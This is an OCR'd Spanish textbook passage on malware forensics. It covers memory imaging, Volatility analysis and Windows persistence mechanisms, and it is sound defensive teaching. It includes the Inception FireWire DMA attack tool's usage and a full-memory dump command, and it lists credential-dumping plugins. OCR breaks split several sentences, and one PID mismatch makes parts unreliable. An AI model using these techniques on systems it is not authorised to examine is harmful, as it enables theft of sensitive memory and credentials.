


Imagen de memoria

1. Presentación

Cuando un sistema operativo está en funcionamiento, todos los datos que procesa están almacenados en memoria. Es posible realizar una imagen del estado de la memoria (denominada *dump*). Esta imagen puede analizarse a continuación. A diferencia de la recogida de información, la captura de la imagen de memoria debe realizarse directamente en el sistema infectado mientras está funcionando.

Existen muchas ventajas al analizar la memoria en lugar de la propia máquina. En primer lugar, resulta bastante complejo ocultar un malware durante un dump de memoria. Existen algunas pruebas de concepto, en particular utilizando registros DRX, aunque esto por el momento resulta anecdótico. Sin embargo, un dump de memoria es mucho más difícil de corromper que un sistema, por ejemplo: aunque el rootkit oculte la existencia de un proceso al administrador de tareas, la memoria necesaria para este proceso será en todo momento memoria y estará visible en su imagen.

La otra ventaja es que los archivos binarios se ven mientras están funcionando. Si algún binario oculta cadenas de

caracteres, como el nombre de dominio de su C&C, en el caso de una imagen de memoria existe una gran probabilidad de que estas cadenas se vean con claridad.

El análisis de la memoria es un método que debería priorizarse en el análisis de un malware, pues el resultado es bastante impresionante. Este método permite enumerar los procesos, enumerar los archivos abiertos por un proceso, enumerar las conexiones de red, realizar copias de la memoria utilizada por un proceso, detectar si existen hooks...

2. Realización de una imagen de memoria

Existen varios métodos para realizar una imagen de la memoria de un sistema operativo: a nivel del sistema operativo (en el caso de una máquina infectada), a nivel del administrador de máquinas virtuales si el sistema está virtualizado (en el caso de un análisis de malware) o incluso desde un punto de vista físico gracias al puerto FireWire.

Para realizar una imagen de memoria a nivel de un sistema operativo Windows, existen numerosas herramientas y métodos. Uno de los más sencillos es, por ejemplo, utilizar los productos de MoonSolsdisponibles en la siguiente dirección: http://www.windows10download.com/moonsols-windows-memory-toolkit/. Estos productos permiten realizar imágenes de plataformas en 32 y en 64 bits. Permiten también trabajar sobre los archivos de hibernación que son, de hecho, imágenes de memoria.

He aquí cómo realizar de manera sencilla una imagen del sistema en ejecución:

```
C:\> win32dd.exe /r /f image.dmp
```

En un laboratorio de análisis de malware, estos se ejecutan generalmente en las máquinas virtuales. En efecto, es posible restaurar la máquina virtual en su estado previo a la infección muy rápidamente y las estaciones de trabajo utilizadas por los investigadores no están, en realidad, infectadas.

En el caso de un sistema virtualizado, el hipervisor es capaz de realizar una imagen de memoria de los sistemas que alberga. En el caso del hipervisor VirtualBox, hay que ejecutar la máquina virtual en modo debug:

```
rootbsd@lab:~$ VirtualBox -dbg -startvm lab
```

Una vez arrancada la máquina, hay que ir al menú **Debug**, luego a **Command line** y escribir el siguiente comando:

```
.pgmphystofile image.dmp
```

El comando creará un archivo *image.dmp* que contiene la imagen de memoria de la máquina virtual.

En Linux, es necesario instalar un driver: *fmem*. Este driver crea un dispositivo */dev/fmem* que se corresponde con la memoria de la máquina. A partir de aquí, basta con utilizar el siguiente comando para realizar una imagen de memoria:

```
rootbsd@lab:~$ sudo dd if=/dev/fmem of=/mnt/image.dmp
```

Existen también módulos para las aplicaciones Android, tales como LiME.

También es posible recopilar una imagen de memoria gracias al puerto FireWire de la máquina que se debe inspeccionar. Para realizar esta manipulación es necesario, evidentemente, que la máquina posea un puerto FireWire y hace falta también una segunda máquina que ejecute el sistema operativo Linux con la herramienta *Inception*. Puede descargarse de la siguiente dirección: https://github.com/carmaa/inception

```
rootbsd@lab:~$ sudo incept -h
v.0.2.4 (C) Carsten Maartmann-Moe 2013
Download: http://breaknenter.org/projects/inception | Twitter:
@breaknenter
```

Para realizar una copia

```
Inception is a FireWire physical memory manipulation and hacking
tool exploiting IEEE 1394 SBP-2 DMA.

Usage: incept [OPTIONS]

Options:
    -b, --businfo      Prints information about the devices that
                       is connected to the FireWire bus.
    -d, --dump=ADDRESS Non-intrusive memory dump. Dumps PAGES of
                       memory content from ADDRESS page. Memory
                       content is dumped to files with the file
                       name syntax: 'memdump START-END.bin'.
                       ADDR can be a page number or a hexadecimal
                       address within a page. PAGES can be a
                       number of pages or a size of data using
                       the denomination KiB, MiB or GiB.
                       Example: -d 0x00ff,5MiB This command
                       dumps the first 5 MiB of memory after
                       0x00ff.
    -D                 Same as -d, but dumps all available
                       memory. Note that due to unreliable
                       behavior on some targets when accessing
                       data below 1 MiB, this command will start
                       dumping at the 1 MiB physical address
                       (0x100000). To override, use the -d
                       switch (e.g., -d 0x00,256MiB).
    -f, --file=FILE    Use a file instead of FireWire bus data
                       as input; for example to facilitate
                       attacks on VMware machine memory files
                       (.vmem) and to ease testing and signature
                       creation efforts.
    --force-write      Forces patching when using files as input
                       (see -f). By default, Inception does not
                       write back to data files.
    -h, --help:        Displays this message.
    -l, --list:        Lists configured operating system
                       targets.
    -m,                Specify a patch manually. Enables easy
                       testing of new signatures; to use provide
                       a comma-separated list of an offset, a
                       signature and a patch as integers or in a
                       hexadecimal format (prepended by '0x').
    -n, --no-write     Dry run, do not write back to memory.
    -p, --pickpocket   Dump the physical memory of any device
                       that connects to the FireWire bus. This
                       may be useful when exploiting a Daisy
                       chain.
    -s, --signatures   Parses and prints the signatures from
                       cfg.py. May be used together with
                       -m/-- manual.
    -u, --unload       OS X only: Unloads IOFireWireIP.kext (OS
                       X IP over FireWire module) which are
                       known to cause kernel panics when the
                       host (attacking system) is OS X. Must be
                       executed BEFORE any FireWire devices are
                       connected to the host.
    -v, --verbose      Verbose mode - among other things, this
                       prints read data to stdout, useful for
                       debugging.
    -w, --wait=TIME    Delay attack by TIME seconds. This is
                       useful in order to guarantee that the
                       target machine has successfully granted
                       the host DMA before attacking. If the
                       attack fails, try to increase this value.
                       Default delay is 15 seconds.
```

completa de la memoria de la máquina correspondiente conectada mediante el puerto FireWire, hay que utilizar el siguiente comando:

```
rootbsd@lab:~$ sudo incept -D
```

Vemos que no hay que ejecutar ningún comando en la máquina afectada; por este motivo se desaconseja dejar el PC portátil sin supervisión. Cualquiera podría utilizar el puerto FireWire de esta máquina para copiar el contenido de la memoria, memoria que contiene gran cantidad de información sensible, como veremos en el capítulo Análisis básico.

3. Análisis de una imagen de memoria

Existen herramientas de software libre que permiten analizar las imágenes de memoria. Para analizar las imágenes de sistemas Windows, se puede utilizar *Volatility*. Existe una versión para analizar imágenes de Linux: *Volatilitux*. Se recomienda utilizar las versiones de desarrollo de estas herramientas, ya que, disponen de más funcionalidades y soportan más sistemas operativos.

He aquí la lista de opciones de *Volatility*:

```
rootbsd@lab:~$ vol.py -h
Volatile Systems Volatility Framework 2.1_alpha
Usage: Volatility - A memory forensics analysis platform.


Supported Plugin Commands:
apihooks      Detect API hooks in process and kernel memory
bioskbd       Reads the keyboard buffer [Real Mode memory ]
callbacks     Print system-wide notification routines
cmdscan       Extract command history by scanning
connections   Print list of open connections [Windows XP]
connscan      Scan Physical memory for _TCPT_OBJECT objects
consoles      Extract command history by scanning
crashinfo     Dump crash-dump information
devicetree    Show device tree
dlldump       Dump DLLs from a process address space
dlllist       Print list of loaded dlls for each process
driverirp     Driver IRP hook detection
driverscan    Scan for driver objects _DRIVER_OBJECT
envars        Display process environment variables
filescan      Scan Physical memory for _FILE_OBJECT pool
gdt           Display Global Descriptor Table
getsids       Print the SIDs owning each process
handles       Print list of open handles for each process
hashdump      Dumps passwords hashes (LM/NTLM) from memory
hibinfo       Dump hibernation file information
hivedump      Prints out a hive
hivelist      Print list of registry hives.
hivescan      Scan Physical memory for _CMHIVE objects
idt           Display Interrupt Descriptor Table
imagecopy     Copies a phys address space out as a raw image
imageinfo     Identify information for the image
impscan       Scan for calls to imported functions
kdbgscan      Search for and dump potential KDBG values
kpcrscan      Search for and dump potential KPCR values
ldrmodules    Detect unlinked DLLs
lsadump       Dump (decrypted) LSA secrets from the registry
malfind       Find hidden and injected code
memdump       Dump the addressable memory for a process
```

El primer

```
memmap          Print the memory map
moddump         Dump a kernel driver to an exe file sample
modscan         Scan Physical memory for _LDR_DATA_TABLE_ENTRY
modules         Print list of loaded modules
mutantscan      Scan for mutant objects _KMUTANT
patcher         Patches memory based on page scans
printkey        Print a registry key, and its subkeys/values
procexedump     Dump a process to an executable file sample
procmemdump     Dump a process to an executable memory sample
pslist          print all running processes [EPROCESS lists]
psscan          Scan Physical memory for _EPROCESS allocations
pstree          Print process list as a tree

psxview         Find hidden processes (various proc listings )
raw2dmp         Converts a physical mem to windbg crash dump
shimcache       Parses the Application Compatibility Shim
sockets         Print list of open sockets
sockscan        Scan Physical memory for _ADDRESS_OBJECT
ssdt            Display SSDT entries
strings         Match physical offsets to virtual addresses
svcscan         Scan for Windows services
symlinkscan     Scan for symbolic link objects
thrdscan        Scan physical memory for _ETHREAD objects
threads         Investigate _ETHREAD and _KTHREADs
timers          Print kernel timers and associated module DPCs
userassist      Print userassist registry keys and information
vaddump         Dumps out the vad sections to a file
vadinfo         Dump the VAD info
vadtree         Walk the VAD tree and display in tree format

vadwalk         Walk the VAD tree
volshell        Shell in the memory image
yarascan        Scan process or kernel memory with Yara sign
```

comando que se utiliza es `imageinfo` para obtener información correspondiente al sistema operativo de la imagen:

```
rootbsd@lab:~$ vol.py -f image.dmp imageinfo
Volatile Systems Volatility Framework 2.1_alpha
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
(Instantiated with WinXPSP2x86)
                     AS Layer1 : JKIA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (image.dmp)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1

     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2012-08-25 13:23:46 UTC+0000
     Image local date and time : 2012-08-25 06:23:46 -0700
```

Volatility sugiere que se utilice el perfil `WinXPSP2x86`. Llegados a este punto, es posible enumerar los procesos activos durante la captura de la imagen mediante la opción `pslist`:

```
rootbsd@lab:~$ vol.py -f image.dmp --profile=WinXPSP2x86
pslist
Volatile Systems Volatility Framework 2.1_alpha
Offset(V)  Name                    PID   PPID   Thds     Hnds
Sess  Wow64 Start                 Exit
```

Si un proceso hubiera utilizado alguna

```
---------- -------------------- ------ ------ ------ --------

------ ------ -------------------- --------------------
0x812ed020 System                    4      0     54      238
------      0
0xffbaeb10 smss.exe                368      4      3       19
------      0 2012-05-21 15:20:54
0x811248e0 csrss.exe               584    368     10      370
0      0 2012-05-21 15:20:54
0x81197248 winlogon.exe            608    368     23      517
0      0 2012-05-21 15:20:54
0x811275a8 services.exe            652    608     16      253
0      0 2012-05-21 15:20:54
0x8112d7e0 lsass.exe               664    608     24      345
0      0 2012-05-21 15:20:54
0xffbd7a78 VBoxService.exe         820    652      8      106
0      0 2012-05-21 15:20:54
0x81180c30 svchost.exe             864    652     20      197
0      0 2012-05-21 06:20:56
0x811a6b28 svchost.exe             952    652      9      238
0      0 2012-05-21 06:20:56
0xffac4218 svchost.exe            1044    652     69     1168
0      0 2012-05-21 06:20:56
0xffabbd08 svchost.exe            1092    652      6       79
0      0 2012-05-21 06:20:56
0x8116cda0 svchost.exe            1132    652     13      174
0      0 2012-05-21 06:20:56
0x8112eca8 spoolsv.exe            1544    652     15      110
0      0 2012-05-21 06:20:57
0xffa93b00 explorer.exe           1556   1504     19      487
0      0 2012-05-21 06:20:57
0x8112fda0 VBoxTray.exe           1700   1556      6       58
0      0 2012-05-21 06:20:57

0xffb95da0 svchost.exe            1904    652      5      106
0      0 2012-05-21 06:21:05
0xffa01a98 alg.exe                1076    652      7      110
0      0 2012-05-21 06:21:09
0x81178278 wscntfy.exe            1188   1044      1       31
0      0 2012-05-21 06:21:11
0x81188da0 wuauclt.exe            1956   1044      9      181
0      0 2012-05-21 06:21:51
0x811323c0 wuauclt.exe             248   1044      5      136
0      0 2012-05-21 06:22:05
0x8116f990 _ollydbg 1.10.e        1468   1556      2       81
0      0 2012-05-21 06:22:08
```

estrategia para ocultarse en el administrador de tareas de Windows, aparecería en esta lista. También es posible ver la ruta del archivo ejecutado mediante la opción `dlllist`, y la opción `-p` seguida del PID (*Process ID*) del proceso. Esto permite controlar si el archivo *svchost.exe* está realmente en la carpeta *C:\Windows\System32*.

El

```
rootbsd@lab:~$ vol.py -f image.dmp --profile=WinXPSP2x86
dlllist -p 952
Volatile Systems Volatility Framework 2.1_alpha
************************************************************
*******
svchost.exe pid:    952
Command line : C:\Windows\system32\svchost -k rpcss
Service Pack 3

Base             Size Path
---------- ---------- ----
0x01000000     0x6000 C:\Windows\system32\svchost.exe
0x7c900000    0xb2000 C:\Windows\system32\ntdll.dll
0x7c800000    0xf6000 C:\Windows\system32\kernel32.dll
0x77dd0000    0x9b000 C:\Windows\system32\ADVAPI32.dll
0x77e70000    0x93000 C:\Windows\system32\RPCRT4.dll
0x77fe0000    0x11000 C:\Windows\system32\Secur32.dll
0x5cb70000    0x26000 C:\Windows\system32\ShimEng.dll
[...]
```

comando devuelve también las bibliotecas cargadas por el archivo binario. Un libro entero a *Volatility*no sería suficiente para explicar todas las posibilidades de la herramienta. He aquí algunas:

- Enumerar las conexiones de red mediante la opción `sockscan`:

```
rootbsd@lab:~$ vol.py -f image.dmp --profile=WinXPSP2x86
sockscan
Volatile Systems Volatility Framework 2.1_alpha
Offset(P)     PID   Port  Proto Protocol        Address
Create Time
---------- ------ ------ ------ -------------- ---------------
-----------
0x00bae9d0   1076   1025      6 TCP             127.0.0.1
2012-05-21 06:21:09
0x010398d8      4    445     17 UDP             0.0.0.0
2012-05-21 15:20:54
0x01039d00      4    445      6 TCP             0.0.0.0
2012-05-21 15:20:54
0x0103a238   1044    123     17 UDP             127.0.0.1
2012-08-24 13:23:35
0x010d9cd0      4    138     17 UDP             10.0.2.15
2012-08-24 13:23:35
0x0111bc08      4    137     17 UDP             10.0.2.15
2012-05-21 06:20:59
0x0111fc08      4    138     17 UDP             10.0.2.15
2012-05-21 06:20:59
[...]
```

- Realizar una imagen de un proceso en ejecución mediante la opción `memdump`:

```
rootbsd@lab:~$ vol.py -f image.dmp --profile=WinXPSP2x86
memdump -p 1468 -D /tmp/
Volatile Systems Volatility Framework 2.1_alpha
************************************************************
*******
Writing _ollydbg 1.10.e [  1468] to 1468.dmp
```

- Mostrar el registro de la máquina:

```
rootbsd@lab:~$ vol.py -f image.dmp hivelist
Volatile Systems Volatility Framework 2.1_alpha
Virtual    Physical   Name
---------- ---------- ----
0xe19e13b0 0x097983b0 \Device\HarddiskVolume1\Documents and
Settings\rootbsd\Local  Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0xe19ddb60 0x096a0b60 \Device\HarddiskVolume1\Documents and
Settings\rootbsd\NTUSER.DAT
0xe1711b60 0x08050b60 \Device\HarddiskVolume1\Documents and
Settings\LocalService\Local  Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0xe170a800 0x080ba800 \Device\HarddiskVolume1\Documents and
Settings\LocalService\NTUSER.DAT
0xe16e8278 0x07bfd278 \Device\HarddiskVolume1\Documents and
Settings\NetworkService\Local  Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0xe16e1008 0x07bf0008 \Device\HarddiskVolume1\Documents and

Settings\NetworkService\NTUSER.DAT
0xe14aa820 0x025a9820
\Device\HarddiskVolume1\WINXP\system32\config\software
0xe145c008 0x06918008
```

La

```
\Device\HarddiskVolume1\WINXP\system32\config\SAM
0xe144d008 0x05f02008
\Device\HarddiskVolume1\WINXP\system32\config\SECURITY
0xe14584e0 0x05f314e0
\Device\HarddiskVolume1\WINXP\system32\config\default
0xe135ab60 0x01abeb60 [no name]
0xe1019600 0x017b1600
\Device\HarddiskVolume1\WINXP\system32\config\system
0xe1006030 0x016f4030 [no name]
0x8068fdd8 0x0068fdd8 [no name]
rootbsd@lab:~$ vol.py -f image.dmp hivedump --hive-offset
0xe145c008

Volatile Systems Volatility Framework 2.1_alpha
Last Written         Key
2012-05-16 14:13:35  \SAM
2012-05-16 14:13:35  \SAM\SAM
2012-05-16 14:13:35  \SAM\SAM\Domains
2012-05-16 21:30:38  \SAM\SAM\Domains\Account
2012-05-16 21:20:34  \SAM\SAM\Domains\Account\Aliases
2012-05-16 21:20:44  \SAM\SAM\Domains\Account\Aliases\000003E9
2012-05-16 21:20:44  \SAM\SAM\Domains\Account\Aliases\Members
2012-05-16 21:20:44  \SAM\SAM\Domains\Account\Aliases\Members\S-1-
5-21-515967899-1606980848-1708537768
2012-05-16 21:20:44  \SAM\SAM\Domains\Account\Aliases\Members\S-1-
5-21-515967899-1606980848-1708537768\000003EA
2012-05-16 21:20:34  \SAM\SAM\Domains\Account\Aliases\Names
2012-05-16 21:20:34
\SAM\SAM\Domains\Account\Aliases\Names\HelpServicesGroup
2012-05-16 14:13:35  \SAM\SAM\Domains\Account\Groups
2012-05-16 21:30:38  \SAM\SAM\Domains\Account\Groups\00000201
[...]
```

visualización se realiza en dos etapas. En primer lugar, el módulo *hivelist* permite conocer el offset del registro. La segunda etapa consiste en realizar una imagen del registro que se acaba de obtener. En el ejemplo, se extrae el registro SAM.

Entonces es posible describir todo el funcionamiento interno del sistema operativo, así como los procesos en ejecución, el estado del registro, los archivos abiertos...

Estas herramientas son muy importantes para encontrar la traza de un malware que trate de ocultarse. También es posible ver los servicios asociados al proceso *services.exe* y, por tanto, si un malware utiliza o no los servicios de Windows.

4. Análisis de la imagen de memoria de un proceso

A partir de una imagen de memoria, es posible extraer la imagen de un proceso particular. Para realizar una imagen de memoria del proceso *explorer.exe*, primero hay que recuperar su PID:

```
rootbsd@lab:~$ vol.py -f image.dmp pslist | grep explorer
Volatile Systems Volatility Framework 2.1_alpha
0xffa93b00 explorer.exe           1556   1504     19      487
0      0 2012-05-21 06:20:57
```

El PID vale 1556. En este caso, hay que realizar una imagen del proceso con el módulo `memdump`.

```
rootbsd@lab:~$ vol.py -f image.dmp memdump -p 608
--output-dir /tmp/
Volatile Systems Volatility Framework 2.1_alpha
```

El

```
**********************************************************************

*******
Writing winlogon.exe [   608] to 608.dmp
```

archivo */tmp/608.dmp* es la imagen de memoria del proceso *explorer.exe*.

En caso de analizar un malware, resulta interesante extraer los archivos (.exe, .dll, etc.) presentes en esta imagen. Para ello, puede utilizarse la herramienta `foremost`. Esta aplicación permite buscar firmas de otros archivos en el interior de un archivo. De este modo, `foremost` va a escanear el archivo 608.dmp en búsqueda de otros archivos en su interior:

En la

```
rootbsd@lab:~$ foremost /tmp/608.dmp
Processing: 608.dmp
|*|
```

carpeta *output* se encuentran todos los archivos extraídos clasificados por tipo:

En la

```
rootbsd@lab:~$ ls -l /tmp/output/
total 28
-rw-rw-r-- 1 rootbsd rootbsd 6213 Aug 25 19:12 audit.txt
drwxrwxr-- 2 rootbsd rootbsd 4096 Aug 25 19:12 bmp
drwxrwxr-- 2 rootbsd rootbsd 4096 Aug 25 19:12 dll
drwxrwxr-- 2 rootbsd rootbsd 4096 Aug 25 19:12 exe
drwxrwxr-- 2 rootbsd rootbsd 4096 Aug 25 19:12 gif
drwxrwxr-- 2 rootbsd rootbsd 4096 Aug 25 19:12 wav
```

carpeta */tmp/output/wav/* estará presente, por ejemplo, el archivo de audio correspondiente al sonido que se produce durante el inicio de una sesión en Windows.

Esta técnica resulta muy útil durante la inyección de DLL para extraer las DLL cargadas por un archivo, pero también para extraer los PDF abiertos por Acrobat Reader o cualquier otro tipo de archivo multimedia.

Funcionalidades de los malwares

1. Técnicas para ser persistente

Para que un malware sea eficaz, es necesario que pueda ser persistente, es decir, que se ejecute de nuevo en caso de que se reinicie la máquina infectada. Una pista para encontrar la existencia de un malware es, por tanto, comprender los distintos mecanismos que puede utilizar un malware para arrancar con el sistema operativo

comprender los distintos mecanismos que puede utilizar un malware para arrancar con el sistema operativo. Existen varias maneras de arrancar un proceso con el sistema operativo Windows:

- A partir del registro.
- Mediante un archivo.
- Mediante un servicio.
- Mediante un driver.
- Por métodos no convencionales.

Es importante, por tanto, consultar la documentación que proporciona Microsoft para controlar cada uno de estos puntos de entrada en función de la versión del sistema operativo. A continuación se muestra una lista no exhaustiva de las claves de registro y de los archivos que permiten la ejecución de archivos:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Windows]
```

He aquí un ejemplo de archivo que permite arrancar un proceso:

```
C:\boot.ini
```

Los servicios de Windows también se gestionan en el registro. Se configuran en la siguiente clave del registro:

```
HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services
```

Es posible modificar el registro manualmente para configurar un servicio o utilizar el comando `sc.exe`. Un servicio es, por tanto, una biblioteca (.dll) que se cargará mediante el proceso *svchost.exe* y se ejecutará a continuación. Los servicios arrancados no están presentes en el administrador de tareas de Windows directamente, pues no son procesos con entidad propia, sino parte del proceso *svchost.exe*.

Existen métodos no convencionales (y por lo tanto no visibles por herramientas como *autoruns*) para ejecutar un archivo binario o una librería durante el arranque de una máquina Windows. Sería imposible enumerar todos estos métodos y, por otra parte, con frecuencia se descubren nuevas técnicas.

He aquí, de todos modos, dos ejemplos:

- La tecnología WMI (*Windows Management Instrumentation*) provee una interfaz similar a SQL que permite gestionar sistemas Windows. A través de esta interfaz, se produce una gestión de eventos. Es posible, para un evento específico (como una hora concreta del día), ejecutar un comando particular. En este caso, el malware podría ejecutarse automáticamente todos los días a una hora determinada.
- Ya hemos evocado anteriormente la existencia de objetos COM en Windows. Es posible definir nuestros propios objetos COM para permitir a las aplicaciones de terceros manipular nuestra propia aplicación. Pero es posible también reemplazar estos objetos COM legítimos proporcionados por Microsoft por una librería maliciosa. En este caso, cuando una aplicación quiera utilizar este objeto, no se ejecutará el código legítimo de Microsoft, sino el código de esta librería maliciosa. Esta técnica la utilizó el malware ComRAT para hacerse persistente.

2. Técnicas para ocultarse

Los malwares utilizan una gran variedad de procedimientos para ocultarse. La manera más sencilla es instalarse como servicio. De este modo, no aparecerán en el administrador de tareas de Windows. Existen otros métodos más complejos utilizados por los malwares para volverse discretos: la inyección de código y los hooks.

Inyección de código

